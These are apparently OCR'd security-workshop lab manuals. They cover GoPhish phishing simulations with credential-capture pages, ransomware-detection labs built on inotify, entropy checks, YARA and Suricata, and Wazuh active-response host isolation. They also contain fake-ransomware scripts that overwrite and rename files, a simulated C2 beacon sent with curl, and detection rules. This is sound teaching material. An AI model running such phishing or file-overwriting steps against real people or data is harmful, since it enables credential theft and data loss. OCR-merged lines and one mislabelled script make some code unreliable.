
Lab Manual-01: Security Awareness Training Using Gophish

Gophish

Open-Source Phishing Framework

10-11 February, 2026



1. INTRODUCTION

This lab manual is designed to help participants understand and practically implement phishing simulation campaigns using GoPhish, an open-source phishing framework. The objective is to build hands-on skills in security awareness and defensive strategies.

2. LEARNING OBJECTIVES

By the end of this lab, participants will be able to:

- Understand the purpose of phishing simulations
- Install and configure GoPhish
- Create phishing email templates
- Design landing pages for awareness training
- Launch phishing campaigns in a controlled environment
- Analyze campaign results and user behavior

3. LAB REQUIREMENTS

Hardware & Software

- PC/Laptop (Windows / Linux / macOS)
- Internet connection
- Virtual Machine (recommended)

Tools

- GoPhish (latest stable release)
- Web Browser (Chrome / Firefox)
- SMTP email account (Gmail / Outlook with App Password)
- Optional: Cloudflare Tunnel or Localhost access

4. UNDERSTANDING GOPHISH ARCHITECTURE

GoPhish consists of the following main components:

- **Admin Interface** – Used to manage campaigns, templates, users, and results
- **Phishing Server** – Hosts landing pages and tracks user interactions
- **SMTP Profile** – Used to send phishing emails
- **Database** – Stores campaign data and results

5. INSTALLING GOPHISH

Step 1: Download GoPhish

- Visit the official GoPhish GitHub repository
- Download the appropriate version for your operating system

Commands:

```
sudo apt update && sudo apt upgrade –y
sudo apt install unzip wget –y
cd /opt
```

sudo wget
https://github.com/gophish/gophish/releases/latest/download/gophish-v0.12.1-linux-64bit.zip

Step 2: Extract Files

- Extract the downloaded archive to a desired directory

sudo unzip gophish-v0.12.1-linux-64bit.zip -d gophish
cd gophish
sudo chmod +x gophish

Step:3 Configure Gophish

sudo nano config.json

Step 3: Start GoPhish

sudo ./gophish

- Run the GoPhish executable or binary
- The admin panel will start on:
  - https://127.0.0.1:3333
  - https://<SERVER-IP>:3333

Allow Firewall:
sudo ufw allow 3333
sudo ufw allow 80
sudo ufw reload

Participants should note the **temporary admin password** displayed in the terminal on first launch.

6. FIRST-TIME LOGIN AND CONFIGURATION

Step 1: Login

- Open a browser and navigate to the admin URL
- Login using the username admin and the temporary password

Step 2: Change Password

Immediately update the admin password for security

Step 3: Configure Listening Address (Optional)

Edit config.json if external access is required

7. CREATING AN EMAIL SENDING PROFILE (SMTP)

Step 1: Navigate to Sending Profiles

Go to Sending Profiles → New Profile

Step 2: Configure SMTP Settings

- SMTP Host (e.g., smtp.gmail.com)
- SMTP Port (e.g., 587)
- Username (email address)
- Password (App Password)
- From Address & Name

Step 3: Test Email: Use the **Send Test Email** option to verify configuration

8. CREATING AN EMAIL TEMPLATE

Step 1: Create Template

Navigate to Email Templates → New Template

Step 2: Design Email Content

- Add subject line
- Write phishing simulation email body
- Use dynamic fields such as: {{.FirstName}} & {{.Email}}

Step 4: Add Tracking Link

Insert phishing link pointing to the landing page

9. CREATING A LANDING PAGE

Step 1: New Landing Page

- Navigate to Landing Pages → New Page

Step 2: Page Content

- Create a login or awareness page
- Enable:
    - Capture Submitted Data (for demo only)
    - Redirect to a safe awareness page

Step 3: Save Page

- Ensure the page URL is reachable

10. CREATING USERS AND GROUPS

Step 1: Add Users

- Navigate to Users & Groups → New Group

Step 2: Import or Add Users

- Add users manually or via CSV
- Example fields:
    - First Name
    - Last Name
    - Email Address

11. LAUNCHING A PHISHING CAMPAIGN

Step 1: Create Campaign

- Navigate to Campaigns → New Campaign

Step 2: Configure Campaign

- Campaign Name
- Email Template

- Landing Page
- Sending Profile
- Target User Group

Step 3: Launch Campaign

- Review settings carefully
- Click **Launch Campaign**

12. MONITORING CAMPAIGN RESULTS

GoPhish provides real-time campaign analytics:

- Emails Sent
- Emails Opened
- Links Clicked
- Credentials Submitted

Result Indicators

- Green: Email Sent
- Yellow: Link Clicked
- Red: Credentials Submitted

13. CAMPAIGN ANALYSIS AND REPORTING

Participants should analyze:

- Click-through rate (CTR)
- User awareness level
- Common mistakes made by users

Discussion Questions

1. Why did users click the phishing link?
2. How could the email be identified as suspicious?
3. What awareness measures can reduce phishing risk?

14. Best Practices and Ethics

- Always obtain written permission before simulations
- Never store real credentials
- Clearly label simulations as training exercises
- Follow organizational security policies

15. Conclusion

This lab provided hands-on exposure to phishing simulations using GoPhish. Understanding attacker techniques through controlled simulations helps improve organizational security awareness and defensive strategies.


Lab Manual-02

COMPLETE SINGLE-MACHINE EDR LAB (Ubuntu)

What this lab demonstrates (REAL EDR LOGIC)

✓ File-based ransomware behavior detection
✓ High-entropy + extension change detection
✓ Continuous monitoring with **inotify**
✓ Network C2 detection with **Suricata (NDR)**
✓ Structured alerts via **eve.json**
✓ **Correlation (file + network)** using time window
✓ Automatic **host isolation**

FINAL EDR ARCHITECTURE



PART 1 — Base Setup

```
sudo apt updatesudo apt install -y \
  inotify-tools \
  yara \
  suricata \
  jq \
  ent \
  curl
```

Create workspace:

```
mkdir -p ~/edr/{scripts,logs,documents}
```

PART 2 — File Encryption Detection

(Extension + Entropy + Burst)

Script: extension-1_entropy_monitor.sh

```
nano ~/edr/scripts/extension-1_entropy_monitor.sh

for i in {1..3}; do
  head -c 300000 /dev/urandom > ~/documents/file_$i.txt
  mv ~/documents/file_$i.txt ~/documents/file_$i.txt.locked
done
chmod +x ~/edr/scripts/extension-1_entropy_monitor.sh
```

PART 3 — Suricata (C2 Detection)

Custom C2 Rule

```
sudo nano /var/lib/suricata/rules/edr-c2.rules
alert http any any -> any any (
  msg:"LAB: HTTP C2 Beacon Detected";
  http.uri;
  content:"/beacon";
  nocase;
  sid:9000005;
  rev:1;
)
```

Ensure rule is enabled

Edit config:

```
sudo nano /etc/suricata/suricata.yaml
```

Ensure:

```
default-rule-path: /var/lib/suricata/rules
rule-files:
  - edr-c2.rules
```

Enable eve.json alerts:

```
outputs:
  - eve-log:
      enabled: yes
      filename: /var/log/suricata/eve.json
      types:
        - alert
```

Test:

```
sudo suricata -T -c /etc/suricata/suricata.yaml
```

Run (LAB MODE – foreground):

sudo suricata -c /etc/suricata/suricata.yaml -i enp0s3

(adjust interface if needed)

And in other terminal run

sudo tail -f /var/log/suricata/eve.json | jq 'select(.event_type=="alert")'

PART 4 — Host Isolation Script

sudo nano /usr/local/bin/isolate_host.sh
#!/bin/bash
LOG="$HOME/edr/logs/response.log"mkdir -p "$HOME/edr/logs"
echo "[EDR] Host isolated at $(date)" >> "$LOG"

nmcli networking off
sudo chmod +x /usr/local/bin/isolate_host.sh

PART 5 — Correlation Engine (FILE + C2)

Script: edr_correlation_engine.sh

nano ~/edr/scripts/edr-1_correlation_engine.sh

#!/bin/bash

FILE_ALERT="/tmp/edr_file_crypto_alert"
EVE_LOG="/var/log/suricata/eve.json"
LOG="$HOME/edr/logs/correlation.log"
WINDOW=60

mkdir -p "$HOME/edr/logs"
touch "$LOG"
echo "[INFO] Correlation engine started at $(date)" >> "$LOG"

while true; do
  if [[-f "$FILE_ALERT"]]; then
    FILE_TS=$(stat -c %Y "$FILE_ALERT")
    echo "[DEBUG] Detected file alert at $FILE_TS" >> "$LOG"

    # Look for any C2-related Suricata alert within WINDOW seconds
    if sudo jq --argjson t "$FILE_TS" --argjson w "$WINDOW" '
      .timestamp |= sub("\\.[0-9]+\\+0000$"; "Z") |
      select(.event_type=="alert") |
      select(.alert.signature | test("C2"; "i")) |
      select((.timestamp | fromdateiso8601) >= ($t - $w))
    ' "$EVE_LOG" | grep -q .; then

```
            echo "[CONFIRMED] Ransomware detected (file + C2)" >> "$LOG"
            sudo /usr/local/bin/isolate_host.sh
            exit 0
        fi
    fi
    sleep 2
done
```

```
chmod +x ~/edr/scripts/edr-1_correlation_engine.sh
```

PART 6 — RUN THE EDR

Terminal 1 – File monitor

```
~/edr/scripts/extension-1_entropy_monitor.sh
```

Terminal 2 – Correlation engine

```
~/edr/scripts/edr-1_correlation_engine.sh
```

Terminal 3 – Suricata

```
sudo suricata -c /etc/suricata/suricata.yaml -i enp0s3
```

PART 7 — ATTACK

Simulate “encryption”

```
for i in {1..3}; do
  head -c 5000 /dev/urandom > ~/edr/documents/file_$i.txt.locked
done
```

Simulate C2

```
        curl http://example.com/beacon
```

EXPECTED RESULT

✓ File entropy alert created
✓ Suricata C2 alert (SID 9000005)
✓ Correlation within 60 seconds
✓ Network disabled automatically

Check logs:

cat ~/edr/logs/correlation.log

PART 8 — RESTORE NETWORK

nmcli networking on
rm /tmp/edr_file_crypto_alert

KEY TAKEAWAYS

Ransomware ≠ just files

Entropy + speed = behavior detection

Network C2 confirms intent

Correlation reduces false positives

EDR = signals + logic + response

Lab Manual-03

RANSOMWARE BEHAVIOR LAB

Mass File Modification Detection (10 files / 2 seconds)

COMPLETE SINGLE-MACHINE EDR LAB
(Ubuntu)

RANSOMWARE BEHAVIOR LAB

Mass File Modification Detection (10 files / 2 seconds)

What we are building

> **If more than 10 files are modified within 2 seconds →**
> **assume ransomware → isolate host**

This detects:

- Fast encryption loops
- Wipers
- Unknown ransomware families

Detection Logic (simple & strong)

inotify → count file events → sliding time window
if events ≥ 10 within 2 seconds → isolate host

PART 1 – What we will monitor

For a lab, we monitor user data, which is what ransomware targets:

/home

PART 2 – Create the ransomware behavior monitor

Create the script:

nano ~/edr/scripts/ransomware_behavior_monitor.sh

Paste **this exact script**:

```
#!/bin/bash

WATCH="/home"
LOG="$HOME/edr/logs/behavior_alerts.log"

THRESHOLD=10      # number of file changes
WINDOW=2          # seconds
```

```
declare -a EVENTS

inotifywait -m -r -e modify,create,delete --format '%T' --timefmt '%s'
"$WATCH" |while read timestamp; do
   EVENTS+=("$timestamp")

   # Remove events older than WINDOW
   NOW=$(date +%s)
   EVENTS=($(for t in "${EVENTS[@]}"; do
      (( NOW - t <= WINDOW )) && echo "$t"
   done))

   COUNT=${#EVENTS[@]}

   if [ "$COUNT" -ge "$THRESHOLD" ]; then
      echo "[ALERT] Ransomware behavior detected: $COUNT file events in
$WINDOW seconds" >> "$LOG"
      sudo /usr/local/bin/isolate_host.sh
      exit 0
   fidone
```

Save and exit:

CTRL + O

ENTER

CTRL + X

Make executable:

```
chmod +x ~/edr/scripts/ransomware_behavior_monitor.sh
```

PART 3 – Why this script works (important explanation)

inotify is doing the heavy lifting

This line:

```
inotifywait -m -r -e modify,create,delete
```

Means:

No CPU abuse

Sliding time window logic

Every event adds a timestamp

Old timestamps are discarded

We only count **last 2 seconds**

This avoids false positives from:

Normal user activity

Package installs

Editors

PART 4 – Start the behavior monitor

sudo ~/edr/scripts/ransomware_behavior_monitor.sh

Leave it running.

PART 5 – Simulate ransomware activity

Open another terminal and run:

```
for i in {1..15}; do
  echo "encrypted" > ~/testfile_$i.txtdone
```

This causes:

15 file creations

In < 2 seconds

In /home

Expected result

Script detects threshold breach

Network is disabled

Log written

Check:

cat ~/edr/logs/behavior_alerts.log

You should see:

[ALERT] Ransomware behavior detected: 15 file events in 2 seconds

PART 6 – Verify isolation worked

ping 8.8.8.8

❌ No connectivity = containment successful

PART 7 – Restore network

nmcli networking on

Lab Manual-04

ADVANCED YARA + INOTIFY LAB

“Staged Ransomware Dropper Detection”

Real-world

Most ransomware does **not**:

Drop a file named ransomware.exe

Immediately encrypt everything

Instead, it:

- Drops a **small loader**
- Loader writes a **second-stage file**
- File has suspicious **structure + strings**
- EDR detects **early**, before damage

That’s what we’ll simulate.

What you will build

Detect a **suspicious staged file drop** using
YARA + file structure + inotify, then isolate host

Step 1– Create an ADVANCED YARA rule

Instead of simple strings, we’ll combine:

Suspicious keywords

File extension abuse

File size

Entropy (common in packed malware)

Create rule

nano ~/edr/rules/ransomware_stager.yar

```
rule Ransomware_Stager_Advanced
{
   meta:
      description = "Detect ransomware stage-1 content"
      author = "EDR Workshop"

   strings:
      $s1 = "BEGIN ENCRYPTION"
      $s2 = "AES-256"
```

```
        $s3 = "RSA"
        $s4 = "bitcoin"

    condition:
        any of them
        and filesize < 200KB
}
```

Step 2 — Test YARA manually

yara ~/edr/rules/ransomware_stager.yar ~/stage1.stage

Expected output

Ransomware_Stager_Advanced /home/test/stage1.stage

Step 3 — Run the monitor in DEBUG mode (recommended)

Edit the monitor:

nano ~/edr/scripts/advanced_file_monitor.sh

```
#!/bin/bash

WATCH="$HOME"
RULES="$HOME/edr/rules/ransomware_stager.yar"
LOG="$HOME/edr/logs/advanced_file_alerts.log"
mkdir -p "$(dirname "$LOG")"

inotifywait -m -r -e create --format '%f %w' "$WATCH" |while read file path; do
    echo "[DEBUG] Created: $path$file"

    if [[ "$file" == *.stage ]]; then
        echo "[DEBUG] Stage file detected"

        if yara "$RULES" "$path$file"; then
            echo "[ALERT] Ransomware staged file: $path$file" >> "$LOG"
            sudo /usr/local/bin/isolate_host.sh
            exit 0
        else
            echo "[DEBUG] YARA did NOT match"
        fi
    fidone
```

Make executable:

chmod +x ~/edr/scripts/advanced_file_monitor.sh

Step 4 — Run → Trigger → Observe

Terminal 1:

sudo ~/edr/scripts/advanced_file_monitor.sh

Terminal 2:

rm -f ~/stage1.stage
~/edr/malware/fake_ransomware_stager.sh

What you WILL see now

Terminal 1:

[DEBUG] Created: /home/test/stage1.stage
[DEBUG] Stage file detected
Ransomware_Stager_Advanced /home/test/stage1.stage

Then:

- Network disconnects
- SSH drops
- Log written

Check after reconnect:

cat ~/edr/logs/advanced_file_alerts.log

Lab Manual-05

ADVANCED RANSOMWARE DETECTION LAB

Extension Change + Entropy AND Suricata C2 Correlation

What you will detect

Signal 1 — File encryption behavior

File extension suddenly changes

File content becomes high-entropy

Signal 2 — Network C2 behavior

Suspicious outbound traffic (simulated C2 beacon)

Final decision

If BOTH happen → confirmed ransomware → isolate host

This is **multi-signal correlation**, not single alerts.

Final Detection Logic (EDR-style)

File rename + high entropy
Outbound C2 alert
CONFIRMED RANSOMWARE
AUTO ISOLATION

PART 1 — Prepare the environment

Directory to protect (data)

mkdir -p ~/documents

Log directory

mkdir -p ~/edr/logs

PART 2 — Detect extension change + entropy

We detect:

File renamed to .locked

File rewritten

Entropy becomes encryption-like

Create the detector

nano ~/edr/scripts/extension_entropy_monitor.sh

Paste **exactly**:

```
#!/bin/bash

WATCH="/home/test/documents"
LOG="/home/test/edr/logs/file_crypto_alert.log"

ENTROPY_LIMIT=7.5
THRESHOLD=3
WINDOW=5
mkdir -p /home/test/edr/logs
declare -A EVENTS

inotifywait -m -r -e moved_to,close_write --format '%f %w %T' --timefmt '%s'
"$WATCH" |while read file path ts; do
   FULL="$path$file"

   [[ "$file" != *.locked ]] && continue
   [[ ! -f "$FULL" ]] && continue

   ENT=$(ent "$FULL" 2>/dev/null | awk '/Entropy/ {print $3}')
   [[ -z "$ENT" ]] && continue

   ENT_INT=$(printf "%.0f" "$ENT")
   (( ENT_INT < ENTROPY_LIMIT )) && continue

   EVENTS["$FULL"]=$ts

   # Remove old events
   NOW=$(date +%s)
   for f in "${!EVENTS[@]}"; do
      (( NOW - EVENTS[$f] > WINDOW )) && unset EVENTS["$f"]
   done

   COUNT=${#EVENTS[@]}

   echo "[DEBUG] Encrypted rename: $FULL (entropy $ENT)"

   if (( COUNT >= THRESHOLD )); then
```

```
        echo "[ALERT] Extension + entropy ransomware behavior detected" >>
"$LOG"
        touch /tmp/edr_file_crypto_alert
        exit 0
    fi
    done
```

Replace /home/test if your username differs.

Make executable:

chmod +x ~/edr/scripts/extension_entropy_monitor.sh

PART 3 — Simulate ransomware file encryption

This simulates:

- Rename
- Overwrite with random data

nano ~/edr/malware/fake_encrypt_and_rename.sh

Paste:

```
#!/bin/bash

TARGET="$HOME/documents"
for i in {1..4}; do
    FILE="$TARGET/file_$i.txt"
    echo "normal data" > "$FILE"
    sleep 0.2
    head -c 20000 /dev/urandom > "$FILE"
    mv "$FILE" "$FILE.locked"done
```

Make executable:

chmod +x ~/edr/malware/fake_encrypt_and_rename.sh

PART 4 — Suricata: detect simulated C2 traffic

We will simulate C2 by connecting to a **known fake IP pattern**.

Create a custom Suricata rule

sudo nano /var/lib/suricata/rules/edr-c2.rules

Paste:

alert http any any -> any any (msg:"LAB5: HTTP C2 Beacon Detected"; http.uri; content:"/beacon"; nocase; sid:9000005; rev:1;)

Enable the rule file:

sudo nano /etc/suricata/suricata.yaml

Ensure this line exists under suricat rule section:

- edr-c2.rules

Stop Suricata:

sudo systemctl stop suricata

Run Suricata and don’t close terminal

sudo suricata -c /etc/suricata/suricata.yaml -i enp0s3

(adjust interface if needed)

PART — Simulate C2 traffic

curl http://example.com/beacon

Suricata will generate an alert.

PART 6 — Correlate file + network (EDR brain)

Now we build the **decision engine**.

Create correlation script

nano ~/edr/scripts/edr_correlation_engine.sh

Paste:

#!/bin/bash

```
FILE_ALERT="/tmp/edr_file_crypto_alert"
SURICATA_LOG="/var/log/suricata/fast.log"
LOG="/home/test/edr/logs/correlation.log"

mkdir -p /home/test/edr/logs

echo "[INFO] Correlation engine started at $(date)" >> "$LOG"

while true; do
    if [[ -f "$FILE_ALERT" ]]; then
        echo "[DEBUG] File-based ransomware behavior detected" >> "$LOG"

        # Check for any C2 beacon alert
        if sudo grep -q "C2 Beacon" "$SURICATA_LOG"; then
            echo "[CONFIRMED] Ransomware detected (file encryption + C2
traffic)" >> "$LOG"
            sudo /usr/local/bin/isolate_host.sh
            exit 0
        else
            echo "[DEBUG] Waiting for C2 confirmation..." >> "$LOG"
        fi
    fi

    sleep 2
done
```

Make executable:

chmod +x ~/edr/scripts/edr_correlation_engine.sh

PART 7 — Run the full EDR stack

Terminal 1 — File behavior sensor

~/edr/scripts/extension_entropy_monitor.sh

Terminal 2 — Correlation engine

sudo ~/edr/scripts/edr_correlation_engine.sh

Terminal 3 — Simulate attack

~/edr/malware/fake_encrypt_and_rename.sh
curl http://example.com/beacon

EXPECTED RESULT

File encryption detected

C2 beacon detected

Correlation triggers

Network isolated

SSH drops

Log written

Check:

cat ~/edr/logs/correlation.log

Expected:

[CONFIRMED] Ransomware detected (file + C2)

Lab Manual-06

RANSOMWARE DETECTION

Mass File Data Encryption (Behavioral)

What we will detect

> **Many files modified very fast AND their content becomes high-entropy**

That's encryption.

This is **how real EDRs detect ransomware even with unknown samples**.

Detection Logic (simple & strong)

A ransomware encryptor does this:

> Opens file
>
> Rewrites almost all bytes
>
> Resulting data looks **random**
>
> Repeats very fast across many files

So we detect:

> **Rate** (many files)
>
> **Entropy jump** (plaintext → encrypted-like)

PART 1 – What to monitor (important)

We NEVER monitor / (too noisy).

We monitor **user data**, which ransomware targets:

~/documents

Create it if needed:

mkdir -p ~/documents

PART 2 – Create the encryption behavior monitor

This script uses:

> inotify → file modifications
>
> ent (entropy tool) → detect encryption-like data
>
> Sliding time window

Install entropy tool

sudo apt install -y ent

Create the script

nano ~/edr/scripts/encryption_behavior_monitor.sh

Paste **this exact script**:

```
#!/bin/bash

WATCH="/home/test/documents"
LOG="/home/test/edr/logs/encryption_alerts.log"

THRESHOLD=5        # number of encrypted files
WINDOW=5           # seconds
ENTROPY_LIMIT=7.5  # encryption-like entropy
mkdir -p /home/test/edr/logs
declare -A FILES

inotifywait -m -r -e close_write --format '%f %w' "$WATCH" |while read file
path; do
   FULL="$path$file"

   # Skip tiny files
   [ ! -f "$FULL" ] && continue
   [ "$(stat -c%s "$FULL")" -lt 1024 ] && continue

   ENT=$(ent "$FULL" 2>/dev/null | awk '/Entropy/ {print $3}')

   if [[ -n "$ENT" ]]; then
      ENT_INT=$(printf "%.0f" "$ENT")

      if (( $(echo "$ENT >= $ENTROPY_LIMIT" | bc -l) )); then
         NOW=$(date +%s)
         FILES["$FULL"]=$NOW

         # Remove old entries
         for f in "${!FILES[@]}"; do
            (( NOW - FILES[$f] > WINDOW )) && unset FILES["$f"]
         done

         COUNT=${#FILES[@]}

         echo "[DEBUG] High entropy file: $FULL ($ENT)"

         if (( COUNT >= THRESHOLD )); then
```

```
            echo "[ALERT] Mass file encryption detected ($COUNT files in
$WINDOW seconds)" >> "$LOG"
            sudo /usr/local/bin/isolate_host.sh
            exit 0
        fi
    fi
  fi
done
```

Replace **/home/test** if your username is different.

Make executable:

```
chmod +x ~/edr/scripts/encryption_behavior_monitor.sh
```

PART 3 – Start the detector

```
~/edr/scripts/encryption_behavior_monitor.sh
```

Leave it running.

PART 4 – Simulate ransomware encryption

This **does NOT encrypt real data**.
It just overwrites files with random bytes.

Create encryptor

```
nano ~/edr/malware/fake_encryptor.sh
```

Paste:

```
#!/bin/bash

TARGET="$HOME/documents"
for i in {1..6}; do
  head -c 20480 /dev/urandom > "$TARGET/file_$i.txt"
done
```

Make executable:

```
chmod +x ~/edr/malware/fake_encryptor.sh
```

PART 5 – Run the attack

In another terminal:

~/edr/malware/fake_encryptor.sh

EXPECTED RESULT

Multiple files rewritten

High entropy detected

Threshold exceeded

Network isolated

SSH drops

Alert logged

Check log after reconnect:

cat ~/edr/logs/encryption_alerts.log

Expected:

[ALERT] Mass file encryption detected (5 files in 5 seconds)

OPTIONAL hardening (next steps)

If you want to level this up even more:

Ignore .zip, .gz, .iso

Track **same process** touching files

Detect **extension change + entropy**

Combine with **Suricata C2 alert**

Lab Manual-07

EDR LAB

File Detection · Process Detection · Network Detection · Host Isolation Ubuntu Desktop

OBJECTIVES

- Detect ransomware-like files using **YARA**
- Monitor directories in real time using **inotify**
- Detect & kill suspicious processes
- Detect malicious network traffic using **Suricata**
- Automatically **isolate a host from the network**

EDR PIPELINE (SIMPLE & REAL)

```
Endpoint
 ├─ File Creation / Modification
 │    └─ inotify → YARA
 ├─ Process Monitoring
 │    └─ ps / pgrep → kill
 ├─ Network Traffic
 │    └─ Suricata rules
 └─ Response
      └─ Network Isolation
```

PART 1–BASE SETUP (ONCE)

```
sudo apt update && sudo apt upgrade -y
sudo apt install -y \
   yara inotify-tools suricata \
   net-tools psmisc curl
```

PART 2–LAB DIRECTORY STRUCTURE

```
mkdir -p ~/edr/{rules,watch,logs,scripts,malware}
```

PART 3–YARA RANSOMWARE FILE RULE

```
nano ~/edr/rules/ransomware_file.yar
rule Ransomware_File_Demo
{
   meta:
      description = "Ransomware-style file detection"
      author = "EDR Workshop"

   strings:
      $a = "your files have been encrypted"
      $b = "recover your data"
      $c = "bitcoin"
      $d = ".locked"

   condition:
      any of them
}
```

PART 4–FILE MONITORING WITH INOTIFY + YARA

```
nano ~/edr/scripts/file_monitor.sh
#!/bin/bash

WATCH="$HOME/edr/watch"
RULES="$HOME/edr/rules/ransomware_file.yar"
LOG="$HOME/edr/logs/file_alerts.log"

inotifywait -m -r -e create,modify "$WATCH" |while read path action file; do
    yara "$RULES" "$path$file" &>/dev/null
    if [ $? -eq 0 ]; then
        echo "[ALERT] Ransomware-like file detected: $path$file" >> "$LOG"
        sudo /usr/local/bin/isolate_host.sh
        exit 0
    fidone
chmod +x ~/edr/scripts/file_monitor.sh
```

PART 5–FAKE RANSOMWARE FILE

```
nano ~/edr/malware/fake_ransomware_file.sh
#!/bin/bashecho "your files have been encrypted - send bitcoin" >
~/edr/watch/demo.locked
chmod +x ~/edr/malware/fake_ransomware_file.sh
```

PART 6–PROCESS DETECTION & KILL

```
nano ~/edr/scripts/process_monitor.sh
#!/bin/bash

LOG="$HOME/edr/logs/process_alerts.log"
while true; do
    if pgrep -f fake_ransomware_file.sh >/dev/null; then
        echo "[ALERT] Suspicious process detected" >> "$LOG"
        pkill -f fake_ransomware_file.sh
        sudo /usr/local/bin/isolate_host.sh
        exit 0
    fi
    sleep 5
    done
chmod +x ~/edr/scripts/process_monitor.sh
```

PART 7–HOST ISOLATION SCRIPT

```
sudo nano /usr/local/bin/isolate_host.sh

#!/bin/bash

LOG="$HOME/edr/logs/response.log"
```

```
echo "[EDR] Host isolated at $(date)" >> "$LOG"

nmcli networking off
sudo chmod +x /usr/local/bin/isolate_host.sh
```

PART 8–SURICATA SETUP

Install rules

```
sudo suricata-update
```

Start Suricata

```
sudo suricata -i enp0s3
```

PART 9–NETWORK ATTACK

```
curl http://testmyids.com
```

Check alerts:

```
sudo tail -f /var/log/suricata/fast.log
```

You will see:

ET POLICY curl User-Agent Outbound

PART 10–RUN THE LAB

```
sudo ~/edr/scripts/file_monitor.sh &sudo ~/edr/scripts/process_monitor.sh &
sudo suricata -i enp0s3 &
```

PART 11–DEMO SCENARIOS

File-based ransomware

```
~/edr/malware/fake_ransomware_file.sh
```

✓ File detected
✓ Network isolated

Network-only detection

```
curl http://testmyids.com
```

✓ Network alert visible

PART 12–RESTORE NETWORK

nmcli networking on

wazuh.

Lab Manual 8

Wazuh Installation

PART 1- Install Wazuh-Server

curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh && sudo bash ./wazuh-install.sh -a -o

Change Password

cd /usr/share/wazuh-indexer/plugins/opensearch-security/tools/
sudo bash wazuh-passwords-tool.sh -u admin -p 'S3cr3tP4s5w*rd'

Restart Services

systemctl restart wazuh-manager
systemctl restart wazuh-dashboard
systemctl restart wazuh-indexer

systemctl restart wazuh*

Add the C:\Users\<USER_NAME>\Downloads directory for monitoring within the <syscheck> block in the Wazuh agent configuration file C:\Program Files (x86)\ossec-agent\ossec.conf.
Replace <USER_NAME> with the username of the endpoint:

<directories realtime= "yes" > C:\Users\ <USER_NAME> \Downloads </directories>

Restart the Wazuh agent to apply the configuration changes:

Restart-Service -Name wazuh

System Isolation

Create a Custom Rule (Ubuntu Manager)

Add this to /var/ossec/etc/rules/local_rules.xml on your Wazuh manager. It triggers when 5 file additions or modifications occur within 1 second.

```
xml
<group name="syscheck,">
  <rule id="100002" level="12" frequency="5" timeframe="1">
    <if_matched_sid>550,554</if_matched_sid>
    <description>Multiple file modifications/additions detected in 1 second.</description>
  </rule>
</group>
```

Configure Active Response (Ubuntu Manager)
Update /var/ossec/etc/ossec.conf on the manager to define the command and trigger.

```
<ossec_config>
  <!-- Other configs like global, syscheck, etc. -->

  <command>
    <name>win-isolate</name>
    <executable>isolate-net.bat</executable>
    <timeout_allowed>no</timeout_allowed>
  </command>

  <active-response>
    <command>win-isolate</command>
    <location>local</location>
    <rules_id>100002</rules_id>
  </active-response>
</ossec_config>
```

Deploy the Scripts (Windows 11 Agent)
On the Windows agent, create these two files in C:\Program Files (x86)\ossec-agent\active-response\bin\:
isolate-net.bat (Launcher):

```
@echo off
REM Use full paths to avoid environment variable issues
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
ExecutionPolicy Bypass -File "C:\Program Files (x86)\ossec-
agent\active-response\bin\isolate-net.ps1"
```

isolate-net.ps1 (PowerShell Script):

```
powershell
# Log to a file so we can see if it actually ran
$log = "C:\isolate_debug.log"
"$(Get-Date): Script triggered" | Out-File -FilePath $log -Append
# Force disable ALL active Ethernet and Wi-Fi adapters
Get-NetAdapter | Where-Object { $_.Status -eq 'Up' } | ForEach-Object
{
    "$(Get-Date): Disabling $($_.Name)" | Out-File -FilePath $log -
Append
```

```
    Disable-NetAdapter -Name $_.Name -Confirm:$false -ErrorAction
SilentlyContinue}
```

Restart Wazuh Manager: `systemctl restart wazuh-manager`.

Restart Wazuh Agent: Use the Wazuh Dashboard or run `Restart-Service Wazuh` in PowerShell on the agent.

Powershell

```
# Create 10 files in a loop to trigger the threshold
1..10 | ForEach-Object {
    $filename = "test_file_$_.txt"
    New-Item -Path ".\$filename" -ItemType "File" -Value "Wazuh Test Content"
    Write-Host "Created: $filename"
}
```

Important Warnings

- Lose Connection: Since you are disabling the network, your RDP or SSH session will drop immediately. You will need physical access or a VM console to re-enable the adapter.
- To Re-enable: Run `Get-NetAdapter | Enable-NetAdapter` manually on the Windows machine once the test is finished.
- FIM Delay: Even with `realtime="yes"`, it can take a few seconds for the agent to report and the manager to fire the response.

